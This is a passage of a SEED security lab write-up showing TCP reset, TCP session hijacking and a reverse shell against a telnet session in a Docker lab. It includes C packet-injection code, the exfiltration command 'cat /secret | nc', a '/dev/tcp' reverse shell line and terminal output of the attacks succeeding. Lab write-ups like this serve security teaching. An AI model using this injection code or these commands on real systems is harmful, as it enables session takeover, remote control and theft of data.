A terminal window titled 'SEED-Ubuntu20' showing a series of commands and their outputs. The user runs 'docker cp ../code/autoreset 1ff887a5b73c:/root/autoreset' and 'docker-compose exec attacker bash'. The prompt changes to 'root@VM: /#'. The user then runs './autoreset', which outputs 'Running on interface br-a69987b355b2' followed by five 'Reset' messages with source and destination IP addresses and sequence numbers, ending with 'Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 0'.

```
seed@VM: ~/code
[08/29/26]seed@VM:~/code$ docker cp ../code/autoreset 1ff887a5b73c:/root/autoreset
[08/29/26]seed@VM:~/code$ docker-compose exec attacker bash
root@VM: /# cd root
root@VM: /# ./autoreset
Running on interface br-a69987b355b2
Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 3169889542
Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 3169889543
Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 3169889545
Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 3169889545
Reset (src=10.9.0.5:23, dst=10.9.0.6:34356) with sequence number 0
```

Figure 14: Auto reset in action against telnet connection

A terminal window titled 'SEED-Ubuntu20' showing a telnet connection to 10.9.0.5. The user enters 'telnet 10.9.0.5', and the prompt changes to 'root@8bcc4c0bac81: /#'. The user then enters 'ls', and the terminal displays a standard Ubuntu login screen with system information, login details, and a message about the minimized system.

```
root@8bcc4c0bac81: /# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7f54c5ec97da login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 29 04:29:25 UTC 2026 from user1-10.9.0.6.net-10.9.0.0 on pts/2
root@7f54c5ec97da:~# ls
root@7f54c5ec97da:~# Connection closed by foreign host.
root@8bcc4c0bac81: /#
```

Figure 15: Connection reset screen on user machine

Session Hijacking and Reverse Shells

Both of these exploits build on the previous knowledge of impersonating a user on a TCP connection, with the exception that the attack **also changes and controls the payload sent to the server**.

The conditions to do the attack are thus very similar to before except for a few changes.

1. The attacker now maintains 2 instances, one to perform the attack, another to listen to reply.
2. The user loses access to the endpoint due to **TCP desynchronisation** instead of intentional packet spoofing.

Here we are going to add a data section to the TCP payload instead of only changing the flag bits in the TCP packet. The below code indicates the changed sections from before.

```
void send_modified_packet(u_char *pkt_buf, const char *cmd) {
    eth_t *eth = (eth_t *)pkt_buf;
    if (ntohs(eth->header.ether_type) != ETHERTYPE_IP) {
        printf("Something wrong with packet at ethernet layer\n");
        return;
    }

    ip_t *ip = (ip_t *)eth->data;
    if (ip->header.protocol != IPPROTO_TCP) {
        printf("Not a TCP packet.\n");
        return;
    }

    tcp_t *tcp = (tcp_t *)ip->data;

    u_char *payload_ptr = (u_char *)tcp + tcp->header.doff * 4;
    u_int cmd_len = strlen(cmd) * 2;

    memcpy(payload_ptr, cmd, cmd_len);

    int total_ip_len = sizeof(ip_t) + sizeof(tcp_t) + cmd_len;
    ip->header.tot_len = htons(total_ip_len);

    ip->header.check = 0;
    ip->header.check = in_checksum((unsigned short *)ip, sizeof(ip_t));

    tcp->header.check = 0;
    int tcp_segment_len = sizeof(tcp_t) + cmd_len;

    psh_t psh;
    psh.src_addr = ip->header.saddr;
    psh.dst_addr = ip->header.daddr;
    psh._placeholder = 0;
    psh.protocol = IPPROTO_TCP;
    psh.tcp_len = htons(tcp_segment_len);

    u_char pseudo_buff[4096];
    memcpy(pseudo_buff, &psh, sizeof(psh_t));
    memcpy(pseudo_buff + sizeof(psh_t), tcp, tcp_segment_len);
}
```

```
tcp->header.check = in_checksum((unsigned short *)pseudo_buff,
                                sizeof(psh_t) + tcp_segment_len);

int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock < 0) {
    perror("Socket creation failed");
    return;
}

int one = 1;
setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));

struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = tcp->header.dest;
sin.sin_addr.s_addr = ip->header.daddr;

char src_ip[INET_ADDRSTRLEN];
char dst_ip[INET_ADDRSTRLEN];

inet_ntop(AF_INET, &ip->header.saddr, src_ip, INET_ADDRSTRLEN);
inet_ntop(AF_INET, &ip->header.daddr, dst_ip, INET_ADDRSTRLEN);

u_short src_port = ntohs(tcp->header.source);
u_short dst_port = ntohs(tcp->header.dest);

printf("Hijacking TCP session (src=%s:%hu dst=%s:%hu) with seq: %u\n",
       src_ip, src_port, dst_ip, dst_port, ntohl(tcp->header.seq));

sendto(sock, ip, total_ip_len, 0, (struct sockaddr *)&sin, sizeof(sin));

close(sock);
}

void sniff_tcp(u_char *user, const struct pcap_pkthdr *header,
              const u_char *packet) {
    const char *command = "\r cat /secret | nc 10.9.0.1 9090 \r\n";

    u_char *pkt_copy = malloc(header->caplen + strlen(command));
    if (pkt_copy) {
        memcpy(pkt_copy, packet, header->caplen);
    }


    send_modified_packet(pkt_copy, command);

    free(pkt_copy);
}
```

Results and Outputs

In the following section we try to extract a secret file from the victim machine by hijacking the user's valid telnet session.

We begin by creating the secret file in the root directory as follows. **Note that this is on the victim machine** after the user establishes a telnet connection.



```
seed@VM: ~/code
seed@VM: ~/labsetup
seed@VM: ~/labsetup
seed@VM: ~/labsetup
seed@VM: ~/labsetup
seed@VM: ~/labsetup
seed@VM: ~/labsetup

[08/29/26]seed@VM:~/../labsetup$ docker-compose exec User1 bash
root@8bcc4c0bac81:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7f54c5ec97da login: root
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 29 06:51:11 UTC 2026 from user1-10.9.0.6.net-10.9.0.0 on pts/2
root@7f54c5ec97da:~# echo "This is my very personal secret: I don't own cats :0" > /secret
root@7f54c5ec97da:~# cat /secret
This is my very personal secret: I don't own cats :0
root@7f54c5ec97da:~#
```

Figure 16: Creating the secret file

Then on the attacker start a netcat listener where the output of the payload will be sent.




Figure 17: Netcat listener on attacker machine

Finally run the hijack script and wait for new tcp packet to be sent over the connection.






Figure 18: Attacker waiting for TCP packet

A terminal window titled 'SEED-Ubuntu20' showing a series of commands and their outputs. The user 'seed@VM' is in the directory '/labsetup'. They run 'docker cp ../code/hijack 1ff887a5b73c:/root/hijack', then 'docker-compose exec attacker bash', and finally './hijack'. The output shows the hijack running on interface 'br-a69987b355b2' and three successful TCP session hijacks from source IP 10.9.0.6 to destination IP 10.9.0.5 on port 23.

```
seed@VM: ~/labsetup
[08/29/26]seed@VM:~/labsetup$ docker cp ../code/hijack 1ff887a5b73c:/root/hijack
[08/29/26]seed@VM:~/labsetup$ docker-compose exec attacker bash
root@VM:/# cd root
root@VM:/# ./hijack
Running on interface br-a69987b355b2
Hijacking TCP session (src=10.9.0.6:42416 dst=10.9.0.5:23) with seq: 2048494060
Hijacking TCP session (src=10.9.0.6:42416 dst=10.9.0.5:23) with seq: 2048494062
Hijacking TCP session (src=10.9.0.6:42416 dst=10.9.0.5:23) with seq: 2048494062
```

Figure 19: Attacker after hijacking is complete

Check the listener for the secret file contents!

A terminal window titled 'SEED-Ubuntu20' showing a listener on port 9090. The user 'root@VM' runs 'nc -lnvp 9090'. The output shows the listener is on 0.0.0.0:9090, a connection is received from 10.9.0.5:37662, and the received message is 'This is my very personal secret: I don't own cats :0'.

```
root@VM:/# nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37662
This is my very personal secret: I don't own cats :0
```

Figure 20: Contents of the secret file after session hijack

The **reverse shell** uses the exact same mechanic but with a slightly more clever command to execute.


```
const char *command = "\r bash -i >& /dev/tcp/10.9.0.1/9090 0>&1 \r\n";
```

This connects the netcat session IO file descriptors to the nc listener allowing the attacker to persist in the system and execute **ANY NUMBER OF COMMANDS**.

This is shown below.





Figure 21: Running hijack with reverse shell command



```
SEED-Ubuntu20
Aug 29 04:47
seed@VM: ~/labsetup
root@VM: /# nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54784
root@7f54c5ec97da:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
18: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@7f54c5ec97da:~# cat /secret
cat /secret
This is my very personal secret: I don't own cats :0
root@7f54c5ec97da:~#
```

Figure 22: Using the reverse shell to compromise system on netcat listener